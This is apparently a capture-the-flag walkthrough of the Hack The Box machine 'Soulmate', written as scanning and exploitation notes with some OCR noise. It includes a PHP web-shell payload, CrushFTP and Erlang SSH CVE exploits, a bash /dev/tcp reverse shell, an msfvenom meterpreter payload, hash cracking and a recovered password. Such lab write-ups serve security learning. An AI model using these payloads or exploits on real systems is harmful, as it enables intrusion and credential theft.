#### credentials

Soulmate

my ip:10.10.14.121 target ip:10.10.11.86


ben:HouseH0ldings998

#### target

Soulmate my ip:10.10.16.48 target ip:10.10.11.86

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~ nmap -A -p 22,80 10.10.11.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-02 10:53 EDT
Nmap scan report for 10.10.11.86
Host is up (0.036s latency).
       STATE SERVICE VERSION
                       OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkev:
    256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
    256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open http
                      nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp)
              ADDRESS
    12.62 ms 10.10.14.1
    12.69 ms 10.10.11.86
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 35.08 seconds
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echo "10.10.11.86 soulmate.htb" | sudo tee -a /etc/hosts




http://soulmate.htb/assets/images/profiles/3\_1759420347.png

http://soulmate.htb/assets/images/profiles/3\_1759420331.jpeg

There is a web application page that allow us to create an account

# Join Soulmate

Create your account and start your love journey



### 🧪 Tell us about yourself

Write a little bit about yourself, your interests, what you're looking for...

### Profile Picture (Optional)

Browse... No file selected.

Upload a photo to make your profile stand out!

## 🛂 Create Account

Already have an account? Sign in here!

we can try to upload a php file with malicious code, but no extension bypass will work

GIF87a <?php echo system(\$\_REQUEST['cmd']); ?>

ffuf -u http://planning.htb/ -w /usr/share/wordlists/bitquark-subdomains-top100000.txt -H "Host:FUZZ.soulmate.htb" -fs 178

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Downloads ffuf -u http://soulmate.htb/ -w /usr/share/wordlists/bitquark-subdomains-top100000.txt -H "Host:FUZZ.soulmate.htb" -fs 154
 :: Method
                        : http://soulmate.htb/
                        : FUZZ: /usr/share/wordlists/bitquark-subdomains-top100000.txt
 :: Wordlist
 :: Header
                        : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
                       : false
   Calibration
   Timeout
    Threads
                          Response status: 200-299,301,302,307,401,403,405,500
   Matcher
   Filter
                         Response size: 154
ftp [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 38ms] :: Progress: [16485/100000] :: Job [1/1] :: 2702 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
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ftp.soulmate.htb

Found a subdomain with crushftp

echo "10.10.11.86 www.domain.com" | sudo tee -a /etc/hosts

Crushftp is vulnerable to a unauthenticated RCE

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--password PASSWORD Password for the new user

→ CVE-2025-31161 git:(main) python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80

[+] Preparing Payloads
  [-] Warming up the target


[+] Sending Account Create Request
  [-] Failed to send request
  [+] Status code: 502

[+] Exploit Complete you can now login with
  [*] Username: AuthBypassAccount
  [*] Password: CorrectHorseBatteryStaple.

→ CVE-2025-31161 git:(main)
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bash -c 'bash -i >& /dev/tcp/10.10.14.45/4321 0>&1'

We managed to upload and execute a php revshell through ben user



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Keyboard interrupt received, exiting.
                        main) 🗡 nc –lvnp 5555
→ CVE-2025-31161 git:(ma
listening on [any] 5555
connect to [10.10.14.45] from (UNKNOWN) [10.10.11.86] 48768
bash: cannot set terminal process group (1029): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soulmate:~/soulmate.htb/public$ ls
ls
assets
dashboard.php
exploit.php
index.php
login.php
logout.php
profile.php
register.php
www-data@soulmate:~/soulmate.htb/public$ cd
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msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.10.14.45 LPORT=4444 -f elf > shell \$2y\$12\$u0AC6fpQu0MJt7uJ80tM.Oh4lEmCMgvBs3PwNNZIR7lor05ING3v2

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CVE-2025-31161 git:(main) X john hash.txt
Jsing default input encoding: UTF-8
                                                                  П
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
0g 0:00:00:10 0.20% 2/3 (ETA: 07:06:22) 0g/s 27.37p/s 27.37c/s 27.37C/s purple..support
0g 0:00:00:14 0.25% 2/3 (ETA: 07:16:08) 0g/s 27.38p/s 27.38c/s 27.38C/s nelson..sadie
0g 0:00:00:35 0.52% 2/3 (ETA: 07:34:03) 0g/s 27.09p/s 27.09c/s 27.09C/s mario..mishka
0g 0:00:02:40 3.85% 2/3 (ETA: 06:50:43) 0g/s 26.67p/s 26.67c/s 26.67C/s Master1..Naomi
0g 0:00:09:15 9.89% 2/3 (ETA: 07:15:00) 0g/s 27.04p/s 27.04c/s 27.04C/s Charmed1..Roberto1
  0:01:16:24 78.54% 2/3 (ETA: 07:18:45) 0g/s 27.33p/s 27.33c/s 27.33C/s 3pepper..3bridges
  0:01:16:25 78.55% 2/3 (ETA: 07:18:46) 0g/s 27.33p/s 27.33c/s 27.33C/s 3buck..3dickens
  0:01:16:27 78.57% 2/3 (ETA: 07:18:46) 0g/s 27.33p/s 27.33c/s 27.33C/s 3mine..3public
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Tried to crack a hash found in db but no success.

Found credentials inside a file

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meterpreter > cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner
main(_) \rightarrow
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),
    io:format("Starting SSH daemon with logging ... ~n"),
    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},
        {user_dir_fun, fun(User) →
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, '
                                 ".ssh")
        end},
        {connectfun, fun(User, PeerAddr, Method) →
            io:format("Auth success for user: ~p from ~p via ~p~n",
                       [User, PeerAddr, Method]),
            true
        end},
        {failfun, fun(User, PeerAddr, Reason) →
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                       [User, PeerAddr, Reason]),
            true
        end},
        {auth_methods, "publickey,password"},
        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}

 of

        \{ok, Pid\} \rightarrow
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} →
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,
    receive
        stop \rightarrow ok
    end.
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ben:HouseH0ldings998

grep -r -l "ben" / 2>/dev/null

https://github.com/TeneBrae93/CVE-2025-3243

ssh ben@10.10.11.86

ssh -L 2222:127.0.0.1:2222 ben@10.10.11.86

python3 CVE-2025-32433.py -lh 10.10.14.45 -lp 4321 -rh 127.0.0.1 -rp 2222

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→ CVE-2025-3243 git:(main) ssh ben@127.0.0.1 -p 2222
ben@127.0.0.1's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
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#### Then we can navigate and print root.txt

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(ssh_runner@soulmate)6> cd("/root").
/root
ok
(ssh_runner@soulmate)7> ls().
.bash_history
                     .bashrc
                                         .cache
                    .erlang.cookie
.config
                                         .local
                    .selected_editor
.profile
                                         .sqlite_history
                     .wget-hsts
.ssh
                                         root.txt
scripts
ok
(ssh_runner@soulmate)8> cat("root.txt").
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